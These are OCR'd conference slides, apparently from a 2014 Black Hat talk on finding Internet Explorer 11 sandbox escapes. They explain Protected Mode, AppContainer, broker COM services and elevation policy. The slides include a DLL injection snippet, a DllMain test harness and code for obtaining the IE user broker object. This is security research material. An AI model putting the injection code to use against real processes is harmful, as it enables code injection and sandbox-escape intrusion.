Digging for Sandbox Escapes

Finding sandbox breakouts in Internet Explorer

James Forshaw @tiraniddo


Blackhat USA 2014

What I’m Going to Talk About

- Understanding the IE11 sandbox
- How to find sandbox escapes
- Where to look for issues
- How to exploit vulnerabilities
- Technical details of fixed bugs I’ve found

- Don’t forget to ask questions

Tools and Setup




Resources

- Example code and ExploitDotNetDCOM available:
  - https://github.com/tyranid
- Latest version of OleViewDotNet:
  - https://github.com/tyranid/oleviewdotnet
- Binaries:
  - https://github.com/tyranid/bh2014
- Excellent write up of EPM by Mark Vincent Yason
  - Blackhat ASIA 2014 Archives

Background on IE11 Sandboxing

IE Protected Mode




Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
  - Restricts write access to majority securable resources
  - Restricts Win32 through User Interface Privileged Isolation
  - Does NOT restrict read access to most resources
- Processes/Threads also have no-read-up by default

What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do



AppContainer Resource Access

- Restricts read and write access to resources
- DACL must give access to one or more of:
  - AppContainer SID
  - S-1-15-3-4096 – SID for Internet Explorer Capability
  - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes

Further Capabilities

Group	Flags
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrato...	Deny
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory
S-1-15-2-1430448594-2639229838-973813799-439329657-...	AppContainer
S-1-15-3-3215430884-1339816292-89257616-1145831019	Capability
S-1-15-3-3845273463-1331427702-1186551195-1148109977	Capability
S-1-15-3-4096	Capability
S-1-15-3-787448254-1207972858-3558633622-1059886964	Capability

Broker Interfaces


- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

Demo:
Inspecting IE Sandbox
Processes
Shared Memory

User Broker Services

- Medium integrity broker provides various services on behalf of protected mode process
  - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
  - *CreateProcessW* and *WinExec*
  - *CoCreateInstance* and *CoCreateInstanceEx*
  - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed

Elevation Policy



Elevation Policy Types

Executable

AppName	REG_SZ	dfsvc.exe
AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
Policy	REG_DWORD	0x00000003 (3)

COM Object

CLSID	REG_SZ	{20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F}
Policy	REG_DWORD	0x00000003 (3)


Elevation Policy Types

Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.

IE Process Structure

- IEXPLORE.EXE doesn’t do very much, just hands off to *ieframe!IEWinMain*
- *Ieframe.dll* also contains most of the broker implementation
- Support libraries *ierutil.dll* and *ieproxy.dll* also of importance


Potential Attack Surface




Testing EPM Escapes

Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode




Checking Sandbox



Zone and Sandbox State

Sandbox Zones

Zone	Sandbox Mode
Internet	Enhanced/On
Intranet	Off
Local Machine Zone (Files)	Off
Trusted Sites	Off




Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector

```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,
                            MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)

LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),
                            "LoadLibraryA");

CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE




Simple DLL Test Harness

```
DWORD CALLBACK ExploitThread(LPVOID hModule) {
      // Do Work then exit and free library
      FreeLibraryAndExitThread((HMODULE)hModule, 0);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved)
{
      switch (ul_reason_for_call)
      {
      case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, ExploitThread, hModule, 0, NULL);
            break;
      default:
            break;
      }
      return TRUE;
}
```

Demo:
Testing a Sandbox Escape

Reverse Engineering COM

COM 101


Server
Server.exe
CoCreateInstance
Class
BrokerObject
AdminObject
QueryInterface
Interface
IUnknown
IBroker
IUnknown

COM 101

- Majority of Broker Services exposed over COM
- Objects identified by a Class ID (CLSID) GUID
- Implemented by a Server, either a DLL or an Executable
- An object can have multiple Interfaces identified by Interface ID (IID)
- All objects support the IUnknown interface.
  - Implements QueryInterface method, allows caller to query between objects
- Abstract programming model, can be used locally or remotely (Distributed COM/DCOM).

Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

